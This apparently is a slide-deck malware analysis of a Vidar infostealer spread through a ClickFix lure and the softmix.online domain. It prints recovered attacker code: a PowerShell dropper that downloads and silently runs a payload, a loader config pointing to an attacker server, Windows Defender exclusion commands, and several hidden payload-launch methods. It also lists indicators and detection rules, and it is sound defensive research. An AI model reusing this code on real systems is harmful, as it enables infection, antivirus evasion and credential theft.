Vidar Infostealer: Analyzing the ClickFix 'softmix.online' Delivery Chain

Presenter: Shreethaar

Table of Contents

The Threat at a Glance


Malware sample collected from MalwareBazaar that submitted on 4th July 2026

Firstseen (UTC)	SHA256 hash	Tags	Signature	Reporter
2026-07-04 04:22:27	20d47fa34fb6c5841bbe…	ClickFix exe signed softmix-online vidar	Vidar	aachum
2026-07-04 04:21:18	3fc02d5534d74a38e1ef…	ClickFix exe softmix-online vidar	Vidar	aachum
2026-07-04 04:20:46	9e60a5852a7a673b708…	ClickFix ps1 softmix-online vidar	Vidar	aachum


ClickFix: A technique attempts to lure victim to run malicious commands on the device.

Vidar: Infostealer malware operating as malware-as-a-service, first discovered in late 2018, direct evolution of Arkei trojan. Vidar malware runs on Windows and its objective is to collect wide range of sensitive data from browsers and digital wallets

Infection Chain Overview




https://shorturl.at/VcWCO



https://shorturl.at/2oHjY

Infection Chain Overview




Dropper: setup.ps1

```powershell
$isAdmin = ([Security.Principal.WindowsPrincipal][Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole(
    [Security.Principal.WindowsBuiltinRole]::Administrator
)

if (-not $isAdmin) {
    $elevate = @(
        '-NoProfile', '-ExecutionPolicy', 'Bypass', '-Command',
        "& { `$ProgressPreference='SilentlyContinue'; irm '$RemotePs1' | iex }"
    )
    $proc = Start-Process powershell -Verb RunAs -Wait -PassThru -ArgumentList $elevate
    exit $(if ($null -ne $proc) { $proc.ExitCode } else { 1 })
}
```

- Checks current Powershell session is running with Administrator privileged
- If is not **elevated**, relaunches Powershell with triggering UAC prompt



Dropper: setup.ps1

```
Write-Stage 1 3 'Downloading components...'
Invoke-RestMethod $7zaUrl -OutFile $7za
Invoke-RestMethod $zipUrl -OutFile $zip
```


```
Write-Stage 2 3 'Preparing files...'
$extract = Start-Process -FilePath $7za -ArgumentList @(
    'x', $zip, "-o$dest", "-p$password", '-y'
) -WindowStyle Hidden -Wait -PassThru
if ($extract.ExitCode -ne 0) {
    throw "Extraction failed (exit code $($extract.ExitCode))"
}
```

```
Write-Stage 3 3 'Running setup...'
$installDir = Split-Path $exe -Parent
$proc = Start-Process -FilePath $exe -ArgumentList '/S' -WorkingDirectory $installDir -Wait -PassThru -WindowStyle Hidden
$exitCode = if ($null -ne $proc.ExitCode) { $proc.ExitCode } else { 0 }
if ($exitCode -notin 0, 3010) {
    throw "Installer exited with code $exitCode"
}
```

1. Downloads 7za.exe from https://softmix.online/ps/7za.exe
2. Downloads password zip file from https://softmix.online/ps/setup.zip
3. Utilizing 7za.exe to extract setup.zip with password **ReleaseV2.1&***
4. After extraction, silent execution of **Installer_x64.exe**
5. All stages happen in **%TEMP%\ps_<hex>**

Loader: NSIS + Electron app

- **Installer_x64.exe** launches NSIS package installer
- Execution of NSIS installer will prompt UAC for further execution
- Unpack electron app that executes malicious Javascript code
- Victim accept UAC, electron app executes under **administrator privileges**



Loader: NSIS + Electron app

```
const CONFIG = {
  TG_TOKEN: "",
  TG_CHAT_ID: "",
  PAYLOADS: [{"url":"http://62.60.226.198/uploads/5df66d1d1d5343828aea45cea2b76c5c.exe","name":"payload.exe"}],
  FAKE_REPO: "Runtime Components",
  FAKE_BRANCH: "3.2.1",
  FAKE_FILES_COUNT: 1247,
  FAKE_SIZE_MB: "187.4 MB",
  BUILD_TAG: "",
  INSTALL_DIR: path.join(os.tmpdir(), "Setup", "cache", Date.now().toString()),
  AUTO_CLOSE_AFTER: 60000
};
```

- Final malware payload drop from attacker's server at [62[.]60[.]226[.]198]

```
function fetchPublicIp() : Promise<any> {     ● This may be converted to an async function.
  if (TgLive.ip) return fetchGeoFromIp(TgLive.ip).then(function () : null { return TgLive.ip; });
  if (TgLive.ipFetching) {
    return new Promise(function (resolve : (value: any) => void) : void {
      var t = setInterval(function () : void {
        if (TgLive.ip) {
          clearInterval(t);
          fetchGeoFromIp(TgLive.ip).then(function () : void { resolve(TgLive.ip); });
        }
      }, delay: 200);
      setTimeout(function () : void {
        clearInterval(t);
        fetchGeoFromIp(TgLive.ip || 'hidden').then(function () : void { resolve(TgLive.ip || 'hidden'); });
      }, delay: 12000);
    });
  }
```

- Reconnaissance through public IP using multiple service such as api.ipify, ifconfig.me, ipinfo.io and icanhazip
- Collect hostname, username, screenshots and upload to Telegram C2


Loader: NSIS + Electron app

Three methods of Windows Defender Evasion

1. Through Powershell cmdlets target installation directory
2. Registry-based exclusions
3. WMI exclusions

```
var psCmds = [];
paths.forEach(function (p : any) : void {
  psCmds.push("Add-MpPreference -ExclusionPath '" + p.replace(/'/g, "''") + "' -Force -ErrorAction SilentlyContinue");
});
extensions.forEach(function (e : any) : void {
  psCmds.push("Add-MpPreference -ExclusionExtension '" + e.replace(/'/g, "''") + "' -Force -ErrorAction SilentlyContinue");
});
processes.forEach(function (p : any) : void {
  psCmds.push("Add-MpPreference -ExclusionProcess '" + p.replace(/'/g, "''") + "' -Force -ErrorAction SilentlyContinue");
});
if (psCmds.length === 0) { resolve(value: false); return; }
var encoded = Buffer.from(psCmds.join(separator: '; '), encoding: 'utf16le').toString(encoding: 'base64');
exec('powershell -NoProfile -NonInteractive -ExecutionPolicy Bypass -EncodedCommand ' + encoded,
  { windowsHide: true, timeout: 20000 }, function (err : ExecException | null) : void { resolve(!err); });
});
```

Loader: NSIS + Electron app



```
function executePayload(filePath : any) : void {
  // Method 1 (0s): spawn detached
  try {
    var child = spawn(filePath, [], {
      detached: true,
      stdio: 'ignore',
      windowsHide: true,
      shell: false
    });
    child.unref();
  } catch (e) {}

  // Method 2 (2s): cmd /c start
  setTimeout(function () : void {
    exec('cmd.exe /c start "" "' + filePath + '"', { windowsHide: true, shell: true }, function () : void {});
  }, delay: 2000);

  // Method 3 (4s): explorer.exe
  setTimeout(function () : void {
    exec('explorer.exe "' + filePath + '"', { windowsHide: true, shell: true }, function () : void {});
  }, delay: 4000);

  // Method 4 (6s): rundll32 url.dll,FileProtocolHandler
  setTimeout(function () : void {
    exec('rundll32.exe url.dll,FileProtocolHandler "' + filePath + '"', { windowsHide: true, shell: true }, function () : void {});
  }, delay: 6000);

  // Method 5 (8s): PowerShell Start-Process
  setTimeout(function () : void {
    var psCmd = 'powershell.exe -WindowStyle Hidden -Command "Start-Process -FilePath \'' + filePath.replace(/'/g, "''") + '\' -WindowStyle Hidden"';
    exec(psCmd, { windowsHide: true, shell: true }, function () : void {});
  }, delay: 8000);

  // Method 6 (10s): VBS launcher (self-deleting)
  setTimeout(function () : void {
    var vbsContent = 'Set WshShell = CreateObject("WScript.Shell")\r\n' +
      'WshShell.Run """" + filePath + '"", 0, False\r\n' +
      'Set fso = CreateObject("Scripting.FileSystemObject")\r\n' +
      'fso.DeleteFile WScript.ScriptFullName';
    var vbsPath = path.join(os.tmpdir(), 'launcher_' + Date.now() + '.vbs');
    try {
      fs.writeFileSync(vbsPath, vbsContent, options: 'utf8');
      exec('wscript.exe //B //Nologo "' + vbsPath + '"', { windowsHide: true }, function () : void {});
    } catch (e) {}
  }, delay: 10000);
}
```


Multiple redundant execution paths:

- NodeJS spawn child function
- cmd.exe /c start
- explorer.exe
- rundll32.exe
- Powershell Start-Process
- VBScript Launcher

Improve the likelihood for final payload execution

Payload: Go Infostealer

- PE64
  - Operation system: Windows(7)[AMD64, 64-bit, GUI]
  - Compiler: Go(go1.25.4)
  - Language: Go
  - Sign tool: Windows Authenticode(2.0)[PKCS #7]
  - Overlay: Binary[Offset=0x002dfc00,Size=0x0968]
    - Certificate: WinAuth(2.0)[PKCS #7]



- 64 bit executable compiled with Golang
- Obfuscated with Garble
- Through static analysis resolved function is 64 bit SplitMix64 by observable constant


```
int64_t rcx = -0x61c8864680b583eb + *(uint64_t*)arg3;
int64_t rbx_4 = (rcx >> 0x1e ^ rcx) * -0x40a7b892e31b1a47;
int64_t rbx_6 = (rbx_4 ^ rbx_4 >> 0x1b) * -0x6b2fb644ecceee15;
int64_t rbx_8 = (rbx_6 ^ rbx_6 >> 0x1f) % 0xa;
*(uint64_t*)arg3 = rcx;
int128_t* rax_1;
rax_1 =
    runtime.makeslice(rbx_8, zmm1, &data_7ff78b3c8da0, rbx_8, a
int64_t rdi_3 = rbx_8;
```

Payload: Go Infostealer

With dynamic analysis:

- Browser credential theft activity through Chrome's Login Data, Session, History
- MetaMask (**nkbihfbeogaeaoehlefnkodbefgpgknn**) confirmed by ID; set matches the standard crypto-wallet + password-manager target list
- Marked compromised machine with registry marker with value **CAE9234** and **E56B542**
- Multiple C2 connection, 5.75.217.106, 149.154.167.99, 23.199.145.221

Indicators & Detection Opportunities



YARA Rules for softmix.online payloads:
https://github.com/shreethaar/yara-rules/tree/main/softmix-online-vidar-clickfix.yar

Indicators & Detection Opportunities

Hash Values (SHA256)	setup.ps1: 9e60a5852a7a673b7084f7cda25385c04a4ef1a5841b85862b3df193f39b988c Installer_x64.exe: 3fc02d5534d74a38e1ef4b6121818ce3358bbe1e9a823f7e6c741e9d1911cc48 payload.exe: 20d47fa34fb6c5841bbebea4796b7b9fcc3f6920ef9d3be0530978f0cbc6e4d7
IP Address	5.75.217.106 (Vidar C2) 62.60.226.198 (Loader host) 149.154.167.99 (Telegram C2) 23.199.145.221 (Akamai)
Domain Names	softmix.online
Network Host / Artifacts	Registry marker: HKCU\…\Explorer\TS_[8hex] Defender exclusion keys: HKLM\...\Windows Defender\Exclusions\Paths Telegram dedup marker: net_*.dat Unpacked 2nd stage directory path: %TEMP%\<random>\
MITRE TTP	ClickFix: irm | iex -> paste and run command (T1204.004) Defender neutrailzation via exclusions (T1562.001) Browser credentials theft (T1555)